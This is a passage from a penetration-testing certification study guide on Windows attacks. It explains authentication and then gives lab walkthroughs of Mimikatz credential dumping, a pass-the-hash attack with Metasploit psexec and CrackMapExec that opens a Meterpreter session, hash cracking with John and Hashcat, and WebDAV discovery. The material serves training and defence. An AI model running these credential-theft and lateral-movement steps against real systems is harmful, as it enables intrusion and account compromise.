SECURITY EAGLES

eJPTv2

Junior Penetration Tester Certification

STUDY GUIDE

www.securityeagles.com

FROM LEARNERS TO LEADERS

System Attacks - Windows Exploitation & Privilege Escalation

eJPTv2 Certification Study Guide

From Learners to Leaders

Security Eagles

11 February 2026

Educational Security Guideline

Powered by **Atlas Defenders**

Security Eagles Community

Legal Notice & Terms of Use

© 2026 Atlas Defenders
All Rights Reserved

This document and all its contents—including but not limited to text, graphics, structural methodologies, and educational materials—constitute the exclusive intellectual property of **Atlas Defenders**, the parent organization powering and operating the **Security Eagles Community**.

Ownership & Authorship

This publication is officially authored, published, and maintained by Atlas Defenders through its educational initiative, the Security Eagles Community.

- All rights are strictly reserved to Atlas Defenders.
- No rights are granted except those explicitly stated here.
- This document is digitally protected, traceable, and timestamped.
- Protected under applicable national and international intellectual property laws.

Permitted Use

This document is made publicly available **solely for personal, non-commercial educational use**. You **MAY**:

- Access, read, and download this document for personal learning purposes.
- Share the document provided, only if all mandatory conditions below are fully satisfied.

Mandatory Sharing Conditions

Any authorized sharing must satisfy **all** of the following requirements:

- Clearly attribute **Atlas Defenders** as the sole rights holder.
- Reference **Security Eagles Community** as the publishing initiative.
- Include a direct hyperlink to the official source.
- Preserve this legal notice **in full and without modification**.
- Remain free of charge and strictly non-commercial in nature.

Strictly Prohibited Actions

The following activities are **strictly prohibited** without prior written authorization from Atlas Defenders:

- Redistribution without proper attribution.
- Republishing content while redirecting users to private messages (DMs).
- Distribution through gated access, registration forms, lead collection, or paywalls.
- Commercial use, resale, licensing, or monetization in any form whatsoever.
- Modification, translation, adaptation, or partial reuse of content.
- Removal or alteration of logos, watermarks, legal notices, metadata, or digital signatures.

No Direct Messages (DMs) are authorized for distributing, requesting, or granting access to this document.

Enforcement & Remedies

Unauthorized use, redistribution, or modification constitutes a violation of intellectual property rights and may result in:

- Formal takedown notices issued to hosting platforms.
- Platform enforcement actions and account sanctions.

- Legal escalation under applicable national and international intellectual property frameworks.

Official Source

The only official and authorized versions of this document are those published exclusively through **academy.securityeagles.com** or via the Official LinkedIn page of Security Eagles Community.

For permissions, licensing requests, or infringement reports:

`legal@atlasdefenders.com` | `www.atlasdefenders.com`

Atlas Defenders

Contents

9 Windows System Attacks **6**
9.1 Windows System Overview . . . 6
9.1.1 A Brief History of Windows Vulnerabilities . . . 6
9.1.2 Windows Vulnerability Landscape . . . 6
9.1.3 Types of Windows Vulnerabilities . . . 7
9.2 Windows Authentication . . . 7
9.2.1 Authentication Protocols . . . 7
9.2.2 Local vs Domain Authentication . . . 9
9.2.3 Credential Storage and Management . . . 9
9.2.4 Authentication Security Considerations . . . 10
9.3 Windows Pass the Hash . . . 11
9.3.1 Pass-the-Hash Overview . . . 11
9.3.2 Credential Dumping with Mimikatz . . . 12
9.3.3 Using Standalone Mimikatz Executable . . . 16
9.3.4 Performing Pass-the-Hash Attack . . . 19
9.3.5 Windows Password Hashes . . . 20
9.3.6 Windows Configuration Files . . . 22
9.4 Windows Password Attacks . . . 23
9.4.1 Online Password Attacks . . . 23
9.4.2 Offline Password Attacks . . . 24
9.5 Windows Service Exploitation . . . 25
9.5.1 Common Windows Services and Protocols . . . 25
9.5.2 Microsoft IIS (Internet Information Services) . . . 25
9.5.3 WebDAV Exploitation . . . 25
9.5.4 Method 1: Manual Exploitation with Webshell . . . 26
9.5.5 Method 2: Metasploit Exploitation with Meterpreter . . . 31
9.5.6 SMB Exploitation . . . 33
9.5.7 MS17-010 EternalBlue Exploitation . . . 36
9.5.8 RDP Exploitation . . . 39
9.5.9 WinRM Exploitation . . . 41
9.6 Windows Privilege Escalation . . . 43
9.6.1 Privilege Escalation Overview . . . 44

Security Eagles

9.6.2 Windows Kernel 44
9.7 Windows Privilege Escalation - Enumeration 45
9.7.1 Manual Enumeration 45
9.7.2 Automated Enumeration Tools 47
9.8 Windows Privilege Escalation - Impersonate Token 48
9.8.1 Windows Access Tokens Overview 48
9.8.2 Checking Impersonation Privileges 49
9.8.3 Token Impersonation with Meterpreter 50
9.8.4 Potato Family Exploits 50
9.9 Windows Privilege Escalation - UAC Bypass 51
9.9.1 Understanding UAC 51
9.9.2 UAC Bypass Techniques 52
9.9.3 Additional Privilege Escalation Vectors 53

10 Summary and Key Takeaways **54**
10.1 Windows System Attacks Summary 55
10.2 Critical Skills for Penetration Testers 55
10.3 Best Practices 55
10.4 Further Learning Resources 56
10.5 Exam Preparation Tips 56

Security Eagles

9 Windows System Attacks

This chapter covers comprehensive Windows system exploitation techniques, from initial reconnaissance to privilege escalation. We'll explore Windows authentication mechanisms, password attacks, service exploitation, and various privilege escalation methods including UAC bypass and token impersonation.

9.1 Windows System Overview

9.1.1 A Brief History of Windows Vulnerabilities

Microsoft Windows is the dominant operating system worldwide with a market share of $\geq$ 70% as of 2021. The popularity and deployment of Windows by individuals and companies makes it a prime target for attackers given the extensive threat surface.

Over the last 15 years, Windows has had its fair share of severe vulnerabilities, ranging from:

- **MS08-067 (Conficker)** - Network service vulnerability
- **MS17-010 (EternalBlue)** - SMB remote code execution
- **MS14-068** - Kerberos privilege escalation
- **BlueKeep (CVE-2019-0708)** - RDP remote code execution

Given the popularity of Windows, most of these vulnerabilities have publicly accessible exploit code making them relatively straightforward to exploit.

9.1.2 Windows Vulnerability Landscape

Microsoft Windows has various OS versions and releases which makes the threat surface fragmented in terms of vulnerabilities. For example, vulnerabilities that exist in Windows 7 are not necessarily present in Windows 10.

Common Factors Contributing to Windows Vulnerabilities:

Regardless of the various versions and releases, all Windows operating systems share common characteristics:

- **C Programming Language** - Windows OS's have been developed in C, making them vulnerable to buffer overflows, arbitrary code execution, and memory corruption vulnerabilities
- **Insecure Default Configuration** - By default, Windows is not configured to run securely and requires proactive implementation of security practices
- **Patch Management Challenges** - Newly discovered vulnerabilities are not immediately patched by Microsoft, and given the fragmented nature of Windows, many systems are left unpatched

 © Atlas Defenders 2026 – All Rights Reserved

- **Slow Enterprise Adoption** - Companies take substantial time to upgrade their systems to the latest version of Windows and opt to use older versions that may be affected by an increasing number of vulnerabilities
- **Cross-Platform Vulnerabilities** - Windows is also vulnerable to cross-platform vulnerabilities such as SQL injection attacks, XSS, and web application vulnerabilities
- **Physical Attack Surface** - Systems running Windows are vulnerable to physical attacks like theft, malicious peripheral devices, and direct memory access attacks

9.1.3 Types of Windows Vulnerabilities

Understanding vulnerability classifications helps penetration testers identify and exploit system weaknesses effectively.

Vulnerability Type	Description
Information Disclosure	Vulnerability that allows an attacker to access confidential data such as passwords, configuration files, or sensitive documents
Buffer Overflows	Caused by programming errors, allows attackers to write data beyond allocated buffer boundaries, overwriting memory addresses and potentially executing arbitrary code
Remote Code Execution	Vulnerability that allows an attacker to remotely execute code on the target system without authentication or with minimal privileges
Privilege Escalation	Vulnerability that allows an attacker to elevate their privileges after initial compromise, typically from standard user to administrator or SYSTEM
Denial of Service (DoS)	Vulnerability that allows an attacker to consume system resources (CPU, RAM, Network, Disk I/O) consequently preventing the system from functioning normally

9.2 Windows Authentication

Windows authentication is a critical security mechanism that verifies the identity of users and services attempting to access system resources. Understanding Windows authentication is essential for both security professionals and penetration testers.

9.2.1 Authentication Protocols

NTLM (NT LAN Manager)

A challenge-response authentication protocol that has been used in Windows environments since Windows NT. Despite being considered legacy, NTLM is still widely deployed for backward compatibility.

NTLM Versions:

 © Atlas Defenders 2026 – All Rights Reserved

- **NTLMv1** - The original version, highly vulnerable to pass-the-hash attacks and rainbow table attacks. Uses weak cryptographic algorithms and is easily cracked
- **NTLMv2** - Improved version with stronger cryptographic algorithms, but still susceptible to relay attacks and pass-the-hash techniques

NTLM Authentication Process:

1. **Negotiation** - Client requests authentication
2. **Challenge** - Server sends random challenge string
3. **Response** - Client encrypts challenge with password hash
4. **Verification** - Server validates the response

NTLM Security Limitations

NTLM does not provide mutual authentication or protection against man-in-the-middle attacks. It is vulnerable to pass-the-hash, relay attacks, and brute-force attacks. Organizations should migrate to Kerberos whenever possible.

Kerberos Authentication

The default authentication protocol for Windows domains since Windows 2000, providing more robust security than NTLM.

Kerberos Components:

- **Key Distribution Center (KDC)** - Central authentication authority (runs on Domain Controllers)
- **Authentication Service (AS)** - Issues Ticket Granting Tickets (TGT)
- **Ticket Granting Service (TGS)** - Issues service tickets
- **Tickets** - Encrypted credentials with limited lifetime

Kerberos Features:

- Uses ticket-based authentication with symmetric key cryptography
- Provides mutual authentication between client and server
- Uses time-sensitive tickets to prevent replay attacks
- Supports delegation and single sign-on (SSO)

 © Atlas Defenders 2026 – All Rights Reserved

Kerberos Vulnerabilities

While more secure than NTLM, Kerberos is vulnerable to attacks like Golden Ticket, Silver Ticket, Kerberoasting, and AS-REP Roasting when misconfigured or when weak passwords are used.

9.2.2 Local vs Domain Authentication

Local Authentication

Used for standalone Windows systems not joined to a domain.

Characteristics:

- Credentials stored in the Security Account Manager (SAM) database
- Password hashes stored using NTLM hash format
- Limited to single-machine access control
- SAM database located at: `C:\Windows\System32\config\SAM`
- Requires SYSTEM-level privileges to access

Domain Authentication

Used in Active Directory environments for centralized authentication.

Characteristics:

- Centralized authentication through Domain Controllers
- Credentials stored in Active Directory database (NTDS.dit)
- Enables Single Sign-On (SSO) across domain resources
- Supports Group Policy for centralized security management
- Uses Kerberos as primary protocol with NTLM fallback
- Allows for complex authentication policies and auditing

9.2.3 Credential Storage and Management

LSA (Local Security Authority)

The LSA manages authentication and generates access tokens for authenticated users.

- Runs as the **LSASS** (Local Security Authority Subsystem Service) process
- Stores credentials in memory for single sign-on functionality

Security Eagles

- Primary target for credential dumping attacks using tools like Mimikatz
- Handles authentication requests and token generation
- Manages local security policy

LSASS Process Protection

In Windows 8.1 and later, LSASS can be configured as a protected process, making it more difficult to dump credentials from memory. However, this protection can often be bypassed with the right techniques and tools.

Credential Manager

Windows feature that stores saved credentials for network resources, websites, and applications.

- Stores web credentials (browsers)
- Stores Windows credentials (network shares, RDP)
- Stores certificate-based credentials
- Accessible via Control Panel or `cmdkey` command

Windows Vault

Secure storage for credentials, certificates, and other sensitive data.

- Encrypted storage mechanism
- Used by various Windows components
- Stores credentials for scheduled tasks
- Accessible with appropriate privileges

9.2.4 Authentication Security Considerations

Common Attack Techniques:

- **Pass-the-Hash (PtH)** - Attack technique that uses captured NTLM hashes to authenticate without knowing the plaintext password
- **Pass-the-Ticket (PtT)** - Kerberos-based attack using stolen Kerberos tickets for authentication
- **Credential Caching** - Windows caches domain credentials locally for offline authentication, which can be exploited if physical access is obtained

Security Eagles

Authentication Vulnerabilities:

- Weak password policies allowing brute-force attacks
- Disabled or misconfigured account lockout policies
- Use of deprecated protocols like NTLMv1
- Lack of MFA (Multi-Factor Authentication) implementation
- Service accounts with weak or non-rotating passwords
- Excessive use of administrative privileges
- Cleartext credential storage in scripts or configuration files

Best Practices:

- Implement strong password policies with complexity requirements and regular rotation
- Enable and configure account lockout policies to prevent brute-force attacks
- Disable NTLMv1 and enforce NTLMv2 minimum; prefer Kerberos
- Implement Multi-Factor Authentication (MFA) for privileged accounts
- Use Protected Users security group for high-value accounts
- Enable Credential Guard on supported Windows versions
- Regularly audit and monitor authentication logs for suspicious activity
- Implement least privilege access and separate administrative accounts
- Use LAPS (Local Administrator Password Solution) for managing local admin passwords

9.3 Windows Pass the Hash

9.3.1 Pass-the-Hash Overview

Pass-the-hash is an exploitation technique that involves capturing or harvesting NTLM hashes or cleartext passwords and utilizing them to authenticate with the target legitimately.

Key Concepts:

- Leverages the NTLM authentication protocol
- Does not require cracking the password hash
- Allows lateral movement within networks
- Can be used to escalate privileges
- Works with both local and domain accounts

Security Eagles

Tools for Pass-the-Hash Attacks:

- Metasploit PsExec module
- CrackMapExec
- Impacket suite (psexec.py, wmiexec.py, smbexec.py)
- Mimikatz
- Evil-WinRM (with hash authentication)

This technique allows us to obtain access to the target system via legitimate credentials as opposed to obtaining access via service exploitation.

9.3.2 Credential Dumping with Mimikatz

Mimikatz is a Windows post-exploitation tool written by Benjamin Delpy (@gentilkiwi). It allows for the extraction of cleartext passwords, hashes, and Kerberos tickets from memory.

Loading Mimikatz in Meterpreter

When you have a Meterpreter session, you can load the Kiwi extension (Mimikatz integration):

```
meterpreter > load kiwi
```

Terminal Output - Kiwi Extension Loaded

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter >
```

Kiwi Extension

The kiwi extension loads Mimikatz 2.2.0 into Meterpreter, enabling credential dumping and Pass-the-Hash attacks directly from the Meterpreter session. Use the `help` command to see all available kiwi commands.

 © Atlas Defenders 2026 – All Rights Reserved

Available Kiwi Commands

Command	Description
`creds_all`	Retrieve all credentials (parsed)
`creds_kerberos`	Retrieve Kerberos credentials (parsed)
`creds_livessp`	Retrieve Live SSP credentials
`creds_msv`	Retrieve LM/NTLM credentials (parsed)
`creds_ssp`	Retrieve SSP credentials
`creds_tspkg`	Retrieve TsPkg credentials (parsed)
`creds_wdigest`	Retrieve WDigest credentials (parsed)
`dcsync`	Retrieve user account information via DCSync
`dcsync_ntlm`	Retrieve user account NTLM hash via DCSync
`golden_ticket_create`	Create a golden Kerberos ticket
`kerberos_ticket_list`	List all Kerberos tickets
`kiwi_cmd`	Execute arbitrary mimikatz command
`lsa_dump_sam`	Dump LSA SAM database
`lsa_dump_secrets`	Dump LSA secrets
`password_change`	Change the password/hash of a user

Dumping SAM Database with lsa_dump_sam

```
meterpreter > lsa_dump_sam
```

Security Eagles

Terminal Output - SAM Database Dump

```
[+] Running as SYSTEM
[*] Dumping SAM
Domain : ATTACKDEFENSE
SysKey : 377af0de68bdc918d22c57a263d38326
Local SID : S-1-5-21-3688751335-3073641799-161370460

SAMKey : 858f5bda5c99e45094a6a1387241a33d

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: e3c61a68f1b89ee6c8ba9507378dc88d

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 58f8e0214224aebc2c5f82fb7cb47ca1

RID  : 000003f0 (1008)
User : student
  Hash NTLM: bd4ca1fbe028f3c5066467a7f6a73b0b
```

Understanding the SAM Dump

This command dumps the Security Account Manager (SAM) database, revealing user account information and NTLM password hashes. The NTLM hashes can be used directly for Pass-the-Hash attacks without needing to crack them.

Using hashdump Command

```
meterpreter > hashdump
```

Terminal Output - Hashdump Output

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:
    e3c61a68f1b89ee6c8ba9507378dc88d:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31
    d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    :::
student:1008:aad3b435b51404eeaad3b435b51404ee:
    bd4ca1fbe028f3c5066467a7f6a73b0b:::
```

 © Atlas Defenders 2026 – All Rights Reserved

Hash Format

The hashdump command provides hashes in the standard format: `username:RID:LM_hash:NTLM_hash:::`
The LM hash `aad3b435b51404eeaad3b435b51404ee` indicates that LM hashing is disabled. These NTLM hashes can be used directly for Pass-the-Hash attacks or cracked offline.

Retrieving All Credentials with creds_all

```
meterpreter > creds_all
```

Terminal Output - All Credentials Retrieved

```
msv credentials
===============

Username        Domain          NTLM                              SHA1
--------        ------          ----                              ----
Administrator   ATTACKDEFENSE   e3c61a68f1b89ee6c8ba9507378dc88d
    fa62275e30d...

wdigest credentials
===================

Username          Domain            Password
--------          ------            --------
(null)            (null)            (null)
ATTACKDEFENSE$    WORKGROUP         (null)
Administrator     ATTACKDEFENSE     (null)

kerberos credentials
====================

Username          Domain            Password
--------          ------            --------
(null)            (null)            (null)
Administrator     ATTACKDEFENSE     (null)
attackdefense$    WORKGROUP         (null)
```

 © Atlas Defenders 2026 – All Rights Reserved

Dumping LSA Secrets

```
meterpreter > lsa_dump_secrets
```

Terminal Output - LSA Secrets Dump

```
[*] Dumping LSA secrets
Domain : ATTACKDEFENSE
SysKey : 377af0de68bdc918d22c57a263d38326

Local name : ATTACKDEFENSE ( S-1-5-21-3688751335-3073641799-161370460 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {47980b9c-8bd1-89c9-bfb5-0c4fca25e625}
  [00] {47980b9c-8bd1-89c9-bfb5-0c4fca25e625} 247e7be223db5e50291...

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 34 5e 65 80 f9 04 a4 8c a5 0e 6c 74...
    full: 345e6580f904a48ca50e6c746cd2c3b88e7acac3a33b0e6e0a64f312fcc79267
    ...
    m/u : 345e6580f904a48ca50e6c746cd2c3b88e7acac3 /
    a33b0e6e0a64f312fcc79267...

Secret  : NL$KM
cur/hex : 8d d2 8e 67 54 58 89 b1 c9 53 b9 5b 46 a2 b3 66...
```

LSA Secrets

The `lsa_dump_secrets` command extracts LSA secrets from the registry, including:

- **DPAPI_SYSTEM** - Used to decrypt DPAPI protected data
- **NL$KM** - The LSA secret used for encrypting cached domain credentials

These secrets are critical for advanced attacks and can be used to decrypt various protected data on the system.

9.3.3 Using Standalone Mimikatz Executable

You can also run Mimikatz directly on the target system as a standalone executable.

 © Atlas Defenders 2026 – All Rights Reserved

Running Mimikatz

```
C:\Temp> .\mimikatz.exe
```

Terminal Output - Mimikatz Startup

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK
```

Debug Privileges Required

The `privilege::debug` command enables the SeDebugPrivilege, which is required to access and interact with the LSASS process memory. "Privilege '20' OK" confirms that debug privileges have been successfully obtained.

Dumping SAM with lsadump::sam

```
mimikatz # lsadump::sam
```

 © Atlas Defenders 2026 – All Rights Reserved

Terminal Output - SAM Dump Output

```
Domain : ATTACKDEFENSE
SysKey : 377af0de68bdc918d22c57a263d38326
Local SID : S-1-5-21-3688751335-3073641799-161370460

SAMKey : 858f5bda5c99e45094a6a1387241a33d

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: e3c61a68f1b89ee6c8ba9507378dc88d

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : ed1f5e64aad3727f03522bbddc080d77

* Primary:Kerberos-Newer-Keys *
    Default Salt : ATTACKDEFENSEAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : f566d48c0c62f88d997e9e56b52eed1696aead09
    ...
      aes128_hmac       (4096) : bf0ca9e206e82ce481c818070bef0855
      des_cbc_md5       (4096) : 6d570d08df8979fe
```

Extracting Logon Passwords

```
mimikatz # sekurlsa::logonpasswords
```

Terminal Output - Logon Passwords

```
Authentication Id : 0 ; 59099 (00000000:0000e6db)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 12/30/2021 10:22:22 PM
SID               : S-1-5-90-0-1
        msv :
        tspkg :
        wdigest :
         * Username : ATTACKDEFENSE$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :
```

 © Atlas Defenders 2026 – All Rights Reserved

Logon Passwords Command

The `sekurlsa::logonpasswords` command extracts credentials from the LSASS process memory for all logged-on users. This command can reveal plaintext passwords if WDigest is enabled (disabled by default on Windows 8.1+).

9.3.4 Performing Pass-the-Hash Attack

Using PsExec Module for Pass-the-Hash

Once you have obtained NTLM hashes, you can use Metasploit's PsExec module to authenticate using only the hash.

```
msf6 > use exploit/windows/smb/psexec
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.2.28.132
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee
    :e3c61a68f1b89ee6c8ba9507378dc88d
msf6 exploit(windows/smb/psexec) > exploit
```

Terminal Output - PsExec Pass-the-Hash Execution

```
[*] Started reverse TCP handler on 10.10.5.2:4444
[*] 10.2.28.132:445 - Connecting to the server...
[*] 10.2.28.132:445 - Authenticating to 10.2.28.132:445 as user '
    Administrator'...
[!] 10.2.28.132:445 - peer_native_os is only available with SMB1 (current
    version: SMB3)
[*] 10.2.28.132:445 - Uploading payload... wbULPeQK.exe
[*] 10.2.28.132:445 - Created \wbULPeQK.exe...
[*] Sending stage (175174 bytes) to 10.2.28.132
[+] 10.2.28.132:445 - Service started successfully...
[*] 10.2.28.132:445 - Deleting \wbULPeQK.exe...
[*] Meterpreter session 2 opened (10.10.5.2:4444 -> 10.2.28.132:50091)

meterpreter >
```

Pass-the-Hash Success

The Pass-the-Hash attack successfully authenticated as Administrator using only the NTLM hash (not the plaintext password), uploaded and executed a payload, and established a Meterpreter session with full system access.

Using CrackMapExec for Pass-the-Hash

CrackMapExec provides a simpler interface for Pass-the-Hash attacks:

```
crackmapexec smb 10.2.28.132 -u Administrator -H "
    e3c61a68f1b89ee6c8ba9507378dc88d"
```

 © Atlas Defenders 2026 – All Rights Reserved

Terminal Output - CrackMapExec PtH Output

```
SMB     10.2.28.132     445     ATTACKDEFENSE     [*] Windows 10.0 Build 17763
    x64
                                                   (name:ATTACKDEFENSE) (domain
    :AttackDefense)
                                                   (signing:False) (SMBv1:False
    )
SMB     10.2.28.132     445     ATTACKDEFENSE     [+] AttackDefense\
    Administrator

    e3c61a68f1b89ee6c8ba9507378dc88d (Pwn3d!)
```

CrackMapExec PtH

CrackMapExec only requires the NTLM hash portion (not the full LM:NTLM format). The "Pwn3d!" message indicates successful authentication with administrative privileges on the target system.

9.3.5 Windows Password Hashes

Overview

The Windows OS stores hashed user account passwords locally in the SAM (Security Accounts Manager) database. Hashing is the process of converting data into another value using a hashing function or algorithm.

Key Points:

- Authentication and verification of user credentials is facilitated by the Local Security Authority (LSA)
- Windows versions up to Windows Server 2003 utilize two different types of hashes: LM and NTLM
- Windows disables LM hashing and utilizes NTLM hashing from Windows Vista onwards
- The SAM database file cannot be copied while the operating system is running
- In modern versions of Windows, the SAM database is encrypted with a syskey

Elevated Privileges Required

Administrative or SYSTEM privileges are required to access and interact with the LSASS process and dump password hashes from memory or the SAM database.

 © Atlas Defenders 2026 – All Rights Reserved

SAM Database

The Security Account Manager (SAM) is a database file responsible for managing user accounts and passwords on Windows.

SAM Database Characteristics:

- All user account passwords stored in the SAM database are hashed
- Located at: `C:\Windows\System32\config\SAM`
- Cannot be copied while the OS is running (file is locked by the kernel)
- Attackers use in-memory techniques to dump SAM hashes from the LSASS process
- Encrypted with a syskey in modern Windows versions

LM (LanMan) Hash

LM is the default hashing algorithm implemented in Windows operating systems prior to NT 4.0.

LM Hashing Process:

1. The password is broken into two seven-character chunks
2. All characters are converted to uppercase
3. Each chunk is then hashed separately with the DES algorithm
4. The two hashes are concatenated to form the final LM hash

LM Hash Weaknesses:

- Maximum effective password length of 14 characters
- Case-insensitive (all uppercase)
- No salt used (same password = same hash)
- Vulnerable to brute-force and rainbow table attacks
- Each half can be cracked independently
- DES algorithm is considered weak by modern standards

LM Hash Security

LM hashing is generally considered to be a weak protocol and can easily be cracked. It does not include salts, making brute-force and rainbow table attacks highly effective against LM hashes. LM is disabled by default in Windows Vista and later.

Security Eagles

NTLM (NTHash)

NTLM is a collection of authentication protocols utilized in Windows to facilitate authentication between computers.

NTLM Hashing Process:

1. When a user account is created, the password is encrypted using the MD4 hashing algorithm
2. The original password is disposed of (not stored)
3. The hash is stored in the SAM database or Active Directory

NTLM Improvements over LM:

- Does not split the hash into two chunks
- Case-sensitive (preserves uppercase and lowercase)
- Allows the use of symbols and Unicode characters
- No practical length limitation
- More resistant to brute-force attacks than LM

NTLM Hash Format

NTLM hashes are 128-bit (16 bytes) and typically represented as 32 hexadecimal characters. Example: `e3c61a68f1b89ee6c8ba9507378dc88d`

9.3.6 Windows Configuration Files

Windows can automate repetitive tasks such as mass rollout or installation of Windows on many systems using the Unattended Windows Setup utility.

Unattended Windows Setup

This tool utilizes configuration files that contain specific configurations and user account credentials, specifically the Administrator account's password.

Common Configuration File Locations:

- `C:\Windows\Panther\Unattend.xml`
- `C:\Windows\Panther\Autounattend.xml`

 © Atlas Defenders 2026 – All Rights Reserved

Credentials in Configuration Files

If the Unattended Windows Setup configuration files are left on the target system after installation, they can reveal user account credentials that can be used by attackers to authenticate legitimately. Passwords stored in these files may be encoded in base64 but are easily decoded.

What to Look For:

- Administrator passwords (often base64 encoded)
- Auto-logon credentials
- Domain join credentials
- Local account configurations

9.4 Windows Password Attacks

This section covers various techniques for attacking Windows passwords, from online brute-force attacks to offline hash cracking.

9.4.1 Online Password Attacks

Online password attacks involve attempting to authenticate against a live service with multiple password attempts.

Common Online Attack Methods:

- **Brute Force** - Trying all possible password combinations
- **Dictionary Attack** - Using a list of common passwords
- **Password Spraying** - Trying a few common passwords against many accounts
- **Credential Stuffing** - Using credentials from previous breaches

Tools for Online Attacks:

- Hydra - Multi-protocol brute-force tool
- CrackMapExec - Network authentication testing
- Metasploit modules (smb_login, rdp_login, winrm_login)
- Medusa - Parallel brute-force tool

Security Eagles

 © Atlas Defenders 2026 – All Rights Reserved

Account Lockout

Be aware of account lockout policies when performing online password attacks. Multiple failed authentication attempts may lock accounts and alert security teams. Password spraying with a single password across multiple accounts is often safer than brute-forcing individual accounts.

9.4.2 Offline Password Attacks

Offline attacks involve cracking password hashes that have been extracted from the target system.

Hash Cracking Tools:

- **John the Ripper** - Versatile password cracker
- **Hashcat** - GPU-accelerated hash cracking
- **Rainbow Tables** - Pre-computed hash tables (for LM hashes)

John the Ripper Example:

```
# Crack NTLM hashes
john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

# Show cracked passwords
john --show --format=NT hashes.txt
```

Hashcat Example:

```
# Crack NTLM hashes with GPU acceleration
hashcat -m 1000 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt

# Crack with rules
hashcat -m 1000 -a 0 hashes.txt wordlist.txt -r rules/best64.rule
```

Hash Modes

Common Hashcat modes for Windows:

- Mode 1000: NTLM
- Mode 3000: LM
- Mode 5600: NetNTLMv2
- Mode 13100: Kerberos 5 TGS-REP (Kerberoasting)

 © Atlas Defenders 2026 – All Rights Reserved

9.5 Windows Service Exploitation

Microsoft Windows has various native services and protocols that can be configured to run on a host. These services provide attackers with access vectors to gain entry to target systems.

9.5.1 Common Windows Services and Protocols

Service	Port(s)	Description
Microsoft IIS	80, 443	Proprietary web server software for hosting websites and web applications
WebDAV	80, 443	HTTP extension allowing file management on web servers
SMB/CIFS	445	Network file sharing protocol for sharing files and peripherals
RDP	3389	Remote Desktop Protocol for GUI remote access
WinRM	5985, 5986	Windows Remote Management for PowerShell remoting

9.5.2 Microsoft IIS (Internet Information Services)

IIS is a proprietary extensible web server software developed by Microsoft for use with the Windows NT family.

IIS Characteristics:

- Can host static and dynamic web pages (ASP.NET, PHP)
- Provides robust GUI for management
- Typically runs on ports 80 (HTTP) and 443 (HTTPS)
- Integrates with Windows authentication

Supported Executable File Extensions:

- `.asp` - Active Server Pages (classic ASP)
- `.aspx` - ASP.NET pages
- `.config` - Configuration files
- `.php` - PHP scripts (with PHP installed)

9.5.3 WebDAV Exploitation

WebDAV (Web-based Distributed Authoring and Versioning) is a set of extensions to HTTP that allows collaborative file editing and management on remote web servers.

Security Eagles

WebDAV Overview

- Runs on top of Microsoft IIS on ports 80/443
- Enables a web server to function as a file server
- Requires legitimate credentials for access
- Implements username and password authentication

WebDAV Exploitation Process

1. Identify whether WebDAV is configured on the IIS web server
2. Perform brute-force attack to obtain legitimate credentials
3. Authenticate with the WebDAV server
4. Upload malicious payload (e.g., .asp or .aspx file)
5. Execute the payload to obtain reverse shell

9.5.4 Method 1: Manual Exploitation with Webshell

This method demonstrates manual exploitation using command-line tools and a simple web-shell for command execution.

Step 1: Detecting WebDAV with Nmap

```
nmap -sV -sC 10.2.17.124
```

Terminal Output - Nmap WebDAV Detection

```
PORT      STATE SERVICE         VERSION
80/tcp    open  http            Microsoft IIS httpd 10.0
| http-methods:
|   Potentially risky methods: TRACE COPY PROPFIND LOCK UNLOCK PROPPATCH
   MKCOL PUT DELETE MOVE
|_http-server-header: Microsoft-IIS/10.0
| http-webdav-scan:
|   Server Type: Microsoft-IIS/10.0
|   WebDAV type: Unknown
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, LOCK,
    UNLOCK
|   Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH,
   MKCOL, PUT, DELETE, COPY, MOVE, LOCK, UNLOCK
|_  Server Date: Fri, 24 Dec 2021 01:12:51 GMT
```

 © Atlas Defenders 2026 – All Rights Reserved

WebDAV Detection

Look for WebDAV-specific HTTP methods like PROPFIND, LOCK, UNLOCK, MKCOL, MOVE, and COPY. The presence of these methods indicates WebDAV is enabled.

Step 2: Discovering WebDAV Directory

```
nmap -sV -sC -p 80 --script=http-enum 10.2.17.124
```

Terminal Output - HTTP Enumeration

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
| http-enum:
|_  /webdav/: Potentially interesting folder (401 Unauthorized)
